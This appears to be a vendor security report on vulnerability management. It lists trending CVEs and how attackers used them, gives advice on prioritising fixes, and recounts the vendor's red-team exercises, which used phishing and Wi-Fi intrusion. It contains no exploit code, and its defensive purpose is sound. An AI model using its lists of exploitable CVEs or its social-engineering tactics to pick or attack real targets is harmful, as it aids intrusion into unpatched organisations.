We analyzed data obtained during the MaxPatrol VM pilot projects in 2021, in which we scanned over 15,000 hosts in government, scientific, educational, financial, and telecom companies. For our research, we selected only those projects whose scope was sufficient to obtain objective results. In addition, we aggregated the information on vulnerabilities found during the penetration testing projects in 2020–2021 (see page 78). We will outline the results of our analysis, describe the problems related to the vulnerability management process, and share recommendations for optimizing this process.



# Trending vulnerabilities



Vulnerabilities detected during pilot projects, by level of severity

- Critical
- ▨ High
- Medium
- Low

In each pilot project, we discovered an average of 31,066 vulnerabilities. The severity of these vulnerabilities was assessed according to the Common Vulnerability Scoring System (CVSS) version 3.1. Critical vulnerabilities were found in all pilot projects.

Some vulnerabilities are exploited by criminals more often than others. This is especially true for recently published dangerous vulnerabilities, for which most organizations have not yet installed security updates. We call such vulnerabilities trending. If these vulnerabilities are detected in your infrastructure, you should pay special attention to them: they are easily integrated into the attack chain, and for some of them a public exploit is available (or will soon be). The average number of trending vulnerabilities per pilot project is 861 (3% of all vulnerabilities found during the project).

Trending vulnerabilities are dangerous vulnerabilities that are widely used in attacks or are likely to be used in the near future



Vulnerability type	Target	Vulnerability identifier	CVSS score
Remote code execution	Apache Log4j	CVE-2021-44228	<b>[ 10 ]</b>
	Samba	CVE-2021-44142	<b>[ 9.9 ]</b>
	Internet Information Services (IIS)	CVE-2021-31166	<b>[ 9.8 ]</b>
	Hewlett Packard Enterprise iLO Amplifier Pack	CVE-2021-26583	<b>[ 9.8 ]</b>
	Microsoft Exchange Server	CVE-2021-34473	<b>[ 9.8 ]</b>
	vSphere Client (HTML5)	CVE-2021-21972	<b>[ 9.8 ]</b>
	Microsoft Exchange Server	CVE-2021-26855	<b>[ 9.8 ]</b>
	Microsoft .NET Framework	CVE-2020-0646	<b>[ 9.8 ]</b>
	OpenBSD 6.6 (OpenSMTPD 6.6)	CVE-2020-7247	<b>[ 9.8 ]</b>
Escalation of privileges	httpd's mod_proxy module	CVE-2021-40438	<b>[ 9.0 ]</b>
	Windows Print Spooler Service	CVE-2021-1675	<b>[ 8.8 ]</b>
Remote code execution	Microsoft Exchange Server	CVE-2021-31195	<b>[ 8.8 ]</b>
	Windows Print Spooler Service	CVE-2021-34527	<b>[ 8.8 ]</b>
Denial of service	httpd's mod_proxy module	CVE-2021-44224	<b>[ 8.2 ]</b>
Remote code execution	Microsoft MSHTML	CVE-2021-40444	<b>[ 7.8 ]</b>
Escalation of privileges	Windows Installer	CVE-2021-41379	<b>[ 7.8 ]</b>
Remote code execution	Microsoft Exchange Server	CVE-2021-26858	<b>[ 7.8 ]</b>
	Microsoft Exchange	CVE-2021-26857	<b>[ 7.8 ]</b>
Remote code execution (ProxyLogon)	Microsoft Exchange Server	CVE-2021-27065	<b>[ 7.8 ]</b>
Escalation of privileges	Windows Win32k	CVE-2021-1732	<b>[ 7.8 ]</b>
Information disclosure	Oracle WebLogic Server	CVE-2017-10271	<b>[ 7.5 ]</b>
Escalation of privileges	Linux kernel	CVE-2021-26708	<b>[ 7.0 ]</b>
Information disclosure	Windows LSA	CVE-2021-36942	<b>[ 5.3 ]</b>

If a company's network perimeter has a trending vulnerability for which a public exploit exists, attackers will need approximately 45 minutes to penetrate the network

On average, no more than three percent of vulnerabilities in a company's infrastructure are truly critical and require priority action for remediation; at the same time, they may not have the highest CVSS scores.


According to our data, if a company's network perimeter has a trending vulnerability for which a public exploit exists, attackers will need approximately 45 minutes to penetrate the network. In this case, attackers do not need special skills in either security analysis or programming to do damage. Therefore, trending vulnerabilities must be fixed as quickly as possible: attackers pounce on them as soon as the exploit appears, and nobody knows who the next victim will be.

**New trending vulnerabilities emerge regularly: for example, while we were preparing this research, a remote code execution vulnerability was detected in the Apache Log4j library (CVE-2021-44228). Criminals immediately took it in hand. If you are using this library, please read the Apache's security advisory<sup>3</sup>.**



For most trending vulnerabilities, there is a ready-made exploit, which may be completely free. Take, for example, the ZeroLogon vulnerability CVE-2020-1472. It enables attackers to gain full control over the infrastructure in just three seconds once inside the network. With such privileges, attackers can encrypt all the data and demand a ransom, as well as steal a large amount of money or discreetly spy on the company's employees, including top management. An exploit for this vulnerability is freely available.

If the vulnerability is successfully exploited, attackers can gain access to company resources and obtain the necessary privileges or information that will allow them to develop the attack. During penetration tests conducted in the second half of 2020 and the first half of 2021, software vulnerabilities were exploited in 41 projects (see page 86). In most cases, our specialists exploited vulnerabilities to execute commands or arbitrary code.



If exploited, vulnerabilities let attackers trigger unwanted or even unacceptable events. Further in this research, we will look at possible consequences of vulnerabilities exploitation.

### Access to the internal network

In 60 percent of external security assessments, exploitation of known vulnerabilities in software enabled our experts to penetrate the corporate network. An example is the Microsoft Exchange Server remote code execution vulnerability CVE-2021-27065.


APT groups, in particular, HAFNIUM, use the ProxyLogon vulnerabilities CVE-2021-26857, CVE-2021-26858, CVE-2021-27065, and CVE-2021-26855 in their mining and ransomware campaigns. In one week, HAFNIUM attacked at least 30,000 organizations in the U.S. and hundreds of thousands of companies around the world. The purpose of this malicious campaign was to gain access to the IT infrastructure of companies and steal sensitive information<sup>4</sup>.

For most trending vulnerabilities, there is a ready-made exploit, which may be completely free





A target system is an information system whose compromise can lead directly to an unacceptable event for the business



## Access to key and target systems

A vulnerability in Windows Print Spooler (CVE-2021-1675), discovered during penetration tests in local networks of several companies, allowed our experts to gain maximum privileges in domains. The Vice Society and Magniber ransomware operators used this vulnerability in combination with CVE-2021-34527 to deliver their malware.

The CVE-2020-1472 (ZeroLogon) vulnerability was exploited in penetration tests at 28 percent of companies, and in most cases our experts obtained access to the domain controller with maximum privileges. ZeroLogon was widely exploited by criminals spreading the Ryuk malware and Trickbot trojan.<sup>5</sup> During our pilot projects, ZeroLogon was encountered in two campaigns.



5

The CVE-2021-1732 vulnerability used to escalate privileges in the system, combined with other vulnerabilities in browsers, can be used to bypass sandbox checks. This vulnerability is widely exploited by the BITTER APT cyberespionage group (APT-C-08).<sup>6</sup> Incidentally, CVE-2021-1732 was detected in 29 percent of the companies that participated in MaxPatrol VM pilot projects.



6

Surprisingly, the infamous EternalBlue vulnerability that made headlines in 2017 is still relevant today. By exploiting this vulnerability, attackers spread the WannaCry ransomware at a rate of 10,000 devices per hour, infecting more than 230,000 Windows computers in 150 countries in one day. Many companies were affected, including Britain's National Health Service, which had to cancel thousands of appointments and operations.<sup>7</sup> In penetration tests conducted in 2020–2021, vulnerabilities from the Microsoft Security Bulletin MS17-010 were found on the LAN of 18 percent of companies.



7

As opposed to a real attack, in penetration testing, some vulnerabilities can only be checked in a test environment, for example, CVE-2017-6868 in the Siemens SIMATIC CP 44x-1 module, which allows executing commands on a programmable logic controller. If exploited at a real critical infrastructure facility, this vulnerability would lead to a disruption of its operations or even an accident.

A key system is an information system that an intruder needs to compromise in order to develop an attack on a target system, or a system whose compromise would greatly simplify the scenario for attacking target systems

# Do all vulnerabilities need to be fixed?

Imagine reading a pilot report: we have scanned your infrastructure and detected 31,066 vulnerabilities. The first thing that comes to mind when reading this is that you cannot fix such a great number of vulnerabilities quickly. In this case, which ones should be fixed first?



First, let's answer the question of why you should not rely only on CVSS score or prioritize vulnerabilities based on this score. In our pilot projects, 29 percent of detected vulnerabilities were of critical or high severity. It would take a long time to eliminate that many vulnerabilities, but there is no guarantee that attackers would use those particular vulnerabilities to actuate an unacceptable event. Security assessments also proved that not all of the detected vulnerabilities can be used to develop an attack vector aimed at obtaining access to critical resources.

**Not every vulnerability, even if it has a high CVSS score, can lead to the actuation of an unacceptable event for the company.**

We identify two groups of factors that must be taken into account when prioritizing the elimination of vulnerabilities:

The significance of the asset on which the vulnerability was detected and its accessibility to attackers. By significance we mean the consequences of exploiting a vulnerability, that is, what happens if attackers exploit a particular vulnerability on a specific asset; by accessibility we mean privileges attackers need to exploit the vulnerability


The severity of the vulnerability, the odds that it will be exploited, and whether the vulnerability is trending

**An asset is an information system or a host valuable for an organization and that must be protected from cyberthreats.**

Security professionals often forget about the first group of factors and focus instead on the second group.

**Fewer than half of the questioned information security experts prioritize detected vulnerabilities based on the significance of assets on which they were found.**

How to assess the importance of an asset? To evaluate an asset, the company's specialists, including top management, must first prepare a list of business-unacceptable events. Only then can they identify target and key systems and determine crucial assets. At the beginning of each pilot project, the company's specialists had to rank the assets in the test area by their importance. On average, there were 1,216 assets per project, of which only three percent were of high importance. These assets accounted for approximately six percent of all detected vulnerabilities.



**An asset of high importance is the most significant information system or host that is part of key or target systems. Access to these systems can lead to the actuation of unacceptable events.**

Another important parameter for an attacker is the availability of a host (asset) on which a vulnerability was discovered. In this case, you determine whether external attackers can exploit the vulnerability and which privileges they need to do so. For example, vulnerabilities that require an attacker to penetrate the LAN in order to exploit them will have a lower priority.

42



is the average number of trending vulnerabilities on all highly important assets in a single project



The second group of factors includes two parameters: CVSS score and availability of a public exploit, proof of concept (PoC), or Metasploit module. In addition to these parameters, we also recommend that companies consult our list of trending vulnerabilities and take into account whether a vulnerability is included in this list when prioritizing.

How important is it to take into account the availability of a publicly available exploit when prioritizing vulnerabilities? As soon as a public exploit for a vulnerability becomes available, cybercriminals pounce on it: sometimes they need just a few hours to exploit a fresh vulnerability.<sup>8</sup> If attackers have sufficient knowledge about the infrastructure and the vulnerability, and have programming skills, they can write an exploit themselves. However, even if their skills are not enough or they do not want to develop the exploit, they can buy a ready-made exploit on a dark web forum.

However, the lack of a public exploit does not guarantee that attackers will not write an exploit themselves or purchase it on a dark web forum. The cost

of the attack can be recovered with the first victim, especially when it comes to a ransomware attack: according to CrowdStrike, the average ransom paid to ransomware operators is \$1.78 million. The larger the company, the greater the profit, which is why attackers will not hesitate to splurge on an expensive exploit.

In some cases, in order to exploit a vulnerability, attackers only needed a description of how to exploit it. On August 3, 2021, Tenable reported a vulnerability in Arcadyan routers that could let attackers bypass authentication (CVE-2021-20090).<sup>9</sup> Three days later, Juniper Networks discovered that this vulnerability was used in several attack scenarios;<sup>10</sup> for example, attackers tried to add vulnerable devices to the Mirai botnet.

We estimate that it takes criminals an average of 24 hours to develop an exploit.

A final question remains: in what sequence should the vulnerabilities be prioritized in order to then eliminate them?



According to our data, there was a public exploit for 81 percent of vulnerabilities used by attackers from Q1 2020 through Q4 2021

### Advertisement selling an exploit

A screenshot of a forum post. The title is "I will buy 0/1 day". The post content reads: "Buy 0/1 day using the example of cve-2021-34473 cve-2021-34523 cve-2021-31207 work on current versions from 50k guarantor". The user profile shows "User" with a "CD" icon, 10 messages, and a reaction score of -4. There are buttons for "Report", "Like", "Quote", and "Reply". The post is timestamped "Today at 9:17 AM".




# Difficulty prioritizing

Before starting the prioritization, make sure that your hosts are scanned correctly. The vulnerability management process must cover the entire IT infrastructure of the company. Therefore, it is vital to check that all assets are identified, and make sure that if new hosts appear or some systems are disabled, the list of hosts to be scanned is timely updated. Otherwise, an important asset, such as a 1C server or a domain controller, may not be scanned.

**It is vital that your security assessment system obtains information about the IT infrastructure not only through active scanning, but also from other systems (external directories or other information security solutions).**

We recommend that you start the prioritization of vulnerabilities by assessing your assets. This approach will let you identify important assets and focus on protecting them first. This approach makes sense if you want to build an efficient security system.

**Results-oriented security is a qualitatively and quantitatively measurable information security system that protects important assets and prevents unacceptable events.**



The described approach allows us to switch from the conventional vulnerability management process to truly efficient cybersecurity methods, the main goal being to protect the business from irreversible negative consequences. To make the vulnerability management process as efficient as possible, we recommend using modern automated systems, which not only perform asset inventory and detect vulnerabilities, but also help to build a clear and transparent interaction between the IT and the information security departments.



# 1 • To begin with, we suggest that you identify which events may cause unacceptable damage to your company, determine key and target systems, and rank the assets in terms of importance.

At this stage, the main question is: what role does the asset play in your company's infrastructure? After all, the first thing to do is to protect the infrastructure penetration points as well as key and target systems.

---

## 2 • Assess the potential impact of vulnerability exploitation.

You need to understand what attackers will be able to do if they manage to exploit a vulnerability:

- Actuate an unacceptable event?
  - Obtain access to a key system?
  - Obtain maximum privileges on the host?
  - Penetrate the company's internal network?
- 

## 3 • Next, we recommend that you rank the vulnerabilities by the availability of a public exploit or a PoC.

If the detected vulnerability is used in real attacks, that is a good reason to raise its priority or even eliminate it first, even if it requires deviation from the established prioritization process.

---

## 4 • Assess the availability of the system for attackers and determine which privileges criminals need to exploit the vulnerability.

At this stage, the main questions are: who has access to the system in which the vulnerability was found? Can this vulnerability be exploited by an external attacker? If a vulnerability is detected in a system located on the company's network perimeter, it can be easily reached and exploited by attackers.

---

## 5 • Finally, determine the CVSS score of the vulnerability.



Who's  
Cyberbers  
? for  
to paid  
after



# How to ensure business protection from unacceptable events:

## Positive Technologies' experience

In November 2021, Positive Technologies demonstrated how to implement results-oriented cybersecurity based on protection against unacceptable events for business. To this end, we held open cyberexercises on our infrastructure. People from around the world tuned in to watch the events as they happened live. In this article, we will reveal who attacked us, how many rounds of cyberexercises there were, and how we changed our defense strategy to make the unacceptable impossible.

Anton Tyurin

MetaProducts Department, Positive Technologies

Svetlana Ozeretskoykaya,  
Darya Fartushnova

Marketing and Corporate Communications,  
Positive Technologies

As a cybersecurity company, we must always be ready for a cyber-storm and prepare those we protect. For the past two years, we have been conducting cyberexercises with the strongest information security companies. In these exercises, we take turns attacking each other, trying to trigger unacceptable events. This helps us to be on the lookout and, if necessary, successfully resist any real-life attacks. Thanks to these series of cyberexercises, we have fine-tuned our IT infrastructure, improved the speed of monitoring and incident response, and switched our IT and information security systems to enhanced protection mode. All this prepared us for the events of late February 2022. This article discusses how we changed our defense strategy to make what is unacceptable for us impossible for others.





In the fall of 2021, everyone interested was able to watch our cyberexercises live; we were, in fact, the first company in Russia and the world to try out this open format. As before, our infrastructure, including the R&D department, where products are developed and code is written, was subject to attacks by white hats. They had to actuate four events in our infrastructure, which we defined as unacceptable. Note that we did not limit the attackers in any way, which, of course, makes this format very different from traditional penetration tests. For example, they could use any technical means or social engineering, and attack any elements of our infrastructure at any time of day or night .

The security operations center (SOC) under the Positive Technologies Security Expert Center (PT ESC) countered these attacks using our products (MaxPatrol SIEM, PT Application Firewall, MaxPatrol 8, and PT ISIM). In addition to a traditional SOC, the attacks were countered by our MaxPatrol O2 metaproduct managed by just one expert. MaxPatrol O2 and the SOC used the same sensor solutions covering the entire infrastructure.

Our sparring partners were three highly professional research teams with the strongest expertise in ethical hacking. And these are not just lofty words: all of them have experience in finding zero-day vulnerabilities, and almost every one of their red team projects was successful.

# Why we need open cyber- exercises

Current geopolitical events have led to an unprecedented increase in the number of hacker attacks on the country's critical digital infrastructure: government agencies, industrial companies, banks, essential services, systemically important companies, Internet

## There is a very palpable shortage of cybersecurity experts on the market

service providers, and the media. The number of DDoS attacks in Russia has hit record levels compared to the past several years, with some exceeding 750 Gbps in capacity.<sup>1</sup> In particular, hackers attacked the websites of Roskomnadzor, the Russian Pension Fund, the Federal Antimonopoly Service, Rosstat, the Federal Penitentiary Service, the Ministry of Digital Development, the Ministry of Culture, and Russian arbitration courts. Major Russian companies such as Gazprom, Lukoil, Norilsk Nickel, Yandex, Sibur, and Sberbank were also hit by massive attacks.<sup>2</sup> In addition, hackers defaced the websites of major Russian media outlets, including TASS, Izvestiya, Kommersant, RBC, Lenta.ru, Forbes, and Fontanka.<sup>3</sup>


These and other incidents have brought into the open security flaws at Russian companies in various industries. Long before these events, back in May 2021 at the Positive Hack Days forum, we demonstrated a new efficient approach to cybersecurity. Since there is a very palpable shortage of cybersecurity experts on the market, and it is simply impossible to ensure protection against all imaginable threats, this new approach helps counter attacks leading to unacceptable consequences for companies, industries, and entire countries. We are developing and testing our own methodology and a new generation of solutions—metaproducts that detect and counter attacks automatically with measurable results. Thanks to humanless technologies, companies can automate a range of information security processes and implement efficient protection against cyberthreats with minimal employees. For example, at the Positive Hack Days forum, we introduced our first metaproduct, MaxPatrol O2, which automatically detects and stops hacker actions before unacceptable damage is done to the business. MaxPatrol O2 works as an entire SOC team, and it only takes one person to manage it.



To avoid significant negative impact of attacks for their business, companies should identify these unacceptable events. Under the results-oriented security paradigm, these events are normally identified by the company's top executives, because they know exactly which unwanted incidents their company can survive and which of them can destroy the business. For a bank, for instance, the theft of all funds from a correspondent account is unacceptable; for an industrial enterprise, damage to equipment; for a health ministry, the theft of all citizens' medical data. In a results-oriented approach, it is top management that sets the information security specialists the task of preventing the actuation of unacceptable events. Only practice can show whether the company has achieved this goal or not. For this, cyberexercises involving the strongest international teams of ethical hackers are conducted. If they cannot actuate unacceptable events, the company will ride out a real cyberstorm as well.

Only practice can show whether the company has achieved this goal or not

The first step is to try out the new cybersecurity approach in-house, so we run the cyberexercises on our infrastructure. Twice they were held in a closed format. For example, in February 2021 we conducted them to assess our current level of security. We were attacked by one red team, the main metric being the number of unacceptable events that the attackers would be able to trigger. The attackers achieved two out of five goals: they transferred sensitive and strategically important data to third parties and proved that it was possible to publish information in our name on official resources. These cyberexercises became a watershed, after which we realized that it is impossible to protect against unacceptable events using a conventional approach to information security. We understood that the approach to cybersecurity must be fundamentally changed.





The next closed cyberexercises, held in May 2021, were intended to assess the performance of the results-oriented approach. We were attacked by two teams at the same time. One of them has extensive experience of commercial projects, and the other regularly tests the security of major IT infrastructure in Russia. The metric we used was the percentage of events triggered by attackers among all unacceptable scenarios. The attackers managed to actuate two unacceptable events: compromise products and post information in our name on official websites.

At the time, we were implementing the technical aspect of results-oriented cybersecurity, and these cyberexercises spotlighted the positive effect of the change in approach. However, in order to fully prevent unacceptable events, we needed to complete this process. Finally, in November 2021, we announced open cyberexercises to be held on our infrastructure, which anyone could watch in real time. We had the following goals:

- Demonstrate first-hand that unacceptable and destructive events for business can indeed be made impossible
- Create a market precedent for obtaining measurable cybersecurity results
- Validate the developed methodology for results-oriented cybersecurity on ourselves, allowing other market participants to use it in building their own protection systems

**3** Third cyberexercises, open format and publicly available results, three attacker teams

November

Chronology of cyberexercises held on Positive Technologies' infrastructure in 2021

2022



# Who benefits from the results of our cyberexercises



In the November cyberexercises, attackers were challenged to actuate four unacceptable events:

- Withdraw funds from the company's accounts
- Cause a leak of confidential information
- Introduce backdoors in the source code, which, in case of a successful attack, could reach our customers as updates and make them vulnerable (supply chain attack)
- Compromise trusted relationships

Note that the events that we identified as unacceptable for us are typical for many companies. For example, theft of funds exceeding a particular amount and stealing of confidential information are threats that affect all industries bar none, while hacking of contractors through the software supply chain is the bane of vendors worldwide.

This time, we decided to raise the stakes: our infrastructure was attacked by three top-notch teams simultaneously, countered by a traditional SOC and the MaxPatrol O2 metaproduct, which detects and stops attacks in automatic mode and is controlled by just one person. The metaproduct is designed to address the shortage of qualified information security specialists.

An important component of all cyberexercises is to fix bugs and to check this "homework" in the next rounds. Thanks to these cyberexercises, we restructured 18 business processes within the company, introduced 53 new security measures, and created over 200 new incident detection rules.

While introducing new security measures, we assessed whether and how they can reduce the odds of a particular unacceptable event being triggered and whether they help monitor and detect security incidents. Thanks to such a careful assessment, other companies can safely adopt our experience to raise protection to a new level.



An important component of all cyberexercises is to fix bugs and to check this "homework"

×

## Over 100 employees

- 18 restructured processes
- 53 new security measures
- ≈ 200 new incident detection rules

## Strategies


- Restructuring
- Hardening
- Monitoring

## Criteria

- How many risks are affected?
- Which percentage of scenarios is covered?
- Is the happy path lengthened?

Homework after cyberexercises

# How hackers !"@-> (fail to) attack us . . .



**Example of a phishing attack using a fake account in the name of our employee. The hacker is asking for a corporate WiFi password**



Read about most popular phishing topics on our website




Social engineering was the most common attack vector.<sup>4</sup> In one such attack, hackers registered a fake Telegram account in the name of a real Positive Technologies employee, which they used to try to lure out passwords from other employees, including for the corporate Wi-Fi network.


Why would they need the Wi-Fi password? It turned out that in addition to this password, attackers obtained the login credentials for the corporate account of another employee, also via a phishing attack. Sitting on a guest couch on the first floor of the business center where our office is located, they connected to our corporate Wi-Fi. That got them inside a Wi-Fi subnet isolated from our IT infrastructure, from where they could attack all connected devices, including the laptops of our employees.

With the help of MaxPatrol O2, which monitors all events in the infrastructure, we observed which account the attackers were using and recorded their attempts to access the developers' computers. One of the unacceptable events was the creation of backdoors in the source code, and access to a developer's computer is a sure way to trigger this risk. The MaxPatrol O2 metaproduct analyzed the attacker resources and outlined a possible attack chain.

Social engineering has always been one of the most popular attack methods. In the winter and summer of 2021, during a mutual penetration test, our employees were subjected to attacks, including by phishing. Most phishing attacks are aimed at our HR and media relations teams, as well as those who listed their place of work on social networks. Interestingly, attackers wrote to them not only at their corporate email addresses in the hope that someone would leave their credentials on a phishing website or open a malicious attachment, but also on messengers. For example, writing to an HR specialist on Telegram was the simplest scenario, which, at first glance, should not have aroused suspicion. Incidentally, if the file did not open on their smartphone, the attackers advised our employees to open it on their computer, which would launch the malicious file on the corporate workstation.



### Development of the attack via Wi-Fi in MaxPatrol O2



Example of a phishing attack in which hackers ask an HR specialist to download a fake CV

